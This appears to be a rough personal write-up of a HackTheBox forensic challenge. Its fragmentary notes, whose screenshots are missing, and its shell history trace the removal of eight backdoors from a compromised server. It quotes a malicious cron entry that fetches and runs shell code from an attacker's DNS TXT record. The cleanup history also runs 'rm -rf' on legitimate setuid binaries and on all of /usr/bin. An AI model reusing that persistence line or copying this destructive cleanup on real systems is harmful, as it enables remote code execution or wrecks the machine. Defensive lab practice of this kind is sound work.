PersistenceIsFutile(Forensic challenge)
Hackers made it onto one of our production servers 😅. We've isolated it from the internet until we can clean the machine up. The IR team reported eight difference backdoors on the server, but didn't say what they were and we can't get in touch with them. We need to get this server back into prod ASAP - we're losing money every second it's down. Please find the eight backdoors (both remote access and privilege escalation) and remove them. Once you're done, run /root/solveme as root to check. You have SSH access and sudo rights to the box with the connections details attached below.
username: user
password: hackthebox
https://0xv1n.github.io/posts/persistenceisfutile/




ps auxf

/var/lib/private/connectivity-check


part 7 now partially fixed


not sure whats going on

ok

removed
user@forensicspersistence-17295-6647595f69-zjcqs:~$ sudo rm -rf /var/lib/private/connectivity-check
user@forensicspersistence-17295-6647595f69-zjcqs:~$ sudo rm -rf /etc/update-motd.d/30-connectivity-check
removed and killed process


user@forensicspersistence-17295-6647595f69-t4qcw:~$ crontab -l
- /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
no sudo cron
removed crontab -e job


removed access-up
sudo rm -rf /etc/cron.daily/access-up


ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing

echo key to keys to rsa in
bad /home/user/.bashrc



sudo rm -rf /lib/python3/dist-packages/ssh_import_id_updateF


find / -user root -perm -4000 -print
Find any binaries that are owned by root and also have SetUID permissions


more clean up
sudo rm -rf /usr/bin/alertd
user@forensicspersistence-17295-6647595f69-zjcqs:~$ sudo rm -rf /etc/cron.daily/pyssh
user@forensicspersistence-17295-6647595f69-zjcqs:~$ sudo rm -rf /root/.ssh/authorized_keys
user@forensicspersistence-17295-6647595f69-zjcqs:~$ rm -rf /home/user/.backdoor
user@forensicspersistence-17295-6647595f69-zjcqs:~$ rm -rf /home/user/.sudo_as_admin_successful
user@forensicspersistence-17295-6647595f69-zjcqs:~$ find / -user root -perm -4000 -print
8 sudo rm -rf /usr/bin/alertd
9 sudo rm -rf /etc/cron.daily/access-up
10 sudo rm -rf /etc/cron.daily/pyssh
11 sudo rm -rf /lib/python3/dist-packages/ssh_import_id_update
12 sudo rm -rf /home/user/.backdoor
13 sudo rm -rf /usr/sbin/ppppd
14 sudo rm -rf /usr/sbin/afdluk
15 find / -user root -perm -4000 -print
16 sudo rm -rf /usr/bin/umount
17 sudo rm -rf /usr/bin/newgrp
18 sudo rm -rf /usr/bin/chsh
19 sudo rm -rf /usr/bin/chfn
20 sudo rm -rf /usr/bin/mount
21 sudo rm -rf /usr/bin/gpasswd
22 sudo rm -rf /usr/bin/dlxcrw
23 sudo rm -rf /usr/bin/
24 find / -user root -perm -4000 -print
25 ps auxf | grep connectivity-check | awk '{print $2}'
26 sudo kill 93
27 sudo kill 19
28 sudo kill 74
29 sudo ps axuf | grep "alertd" | awk '{print $2}'
30 sudo kill 102
31 sudo ps axuf | grep "alertd" | awk '{print $2}'
32 sudo kill 108
33 sudo ps axuf | grep "alertd"
34 sudo kill 114
35 sudo killall -9 alertd
36 sudo kill -9 alertd
37 sudo sed '$d' /root/.ssh/authorized_keys > ~/a; sudo cp ~/a /root/.ssh/authorized_keys
38 sudo /root/solveme
39 euit
40 exit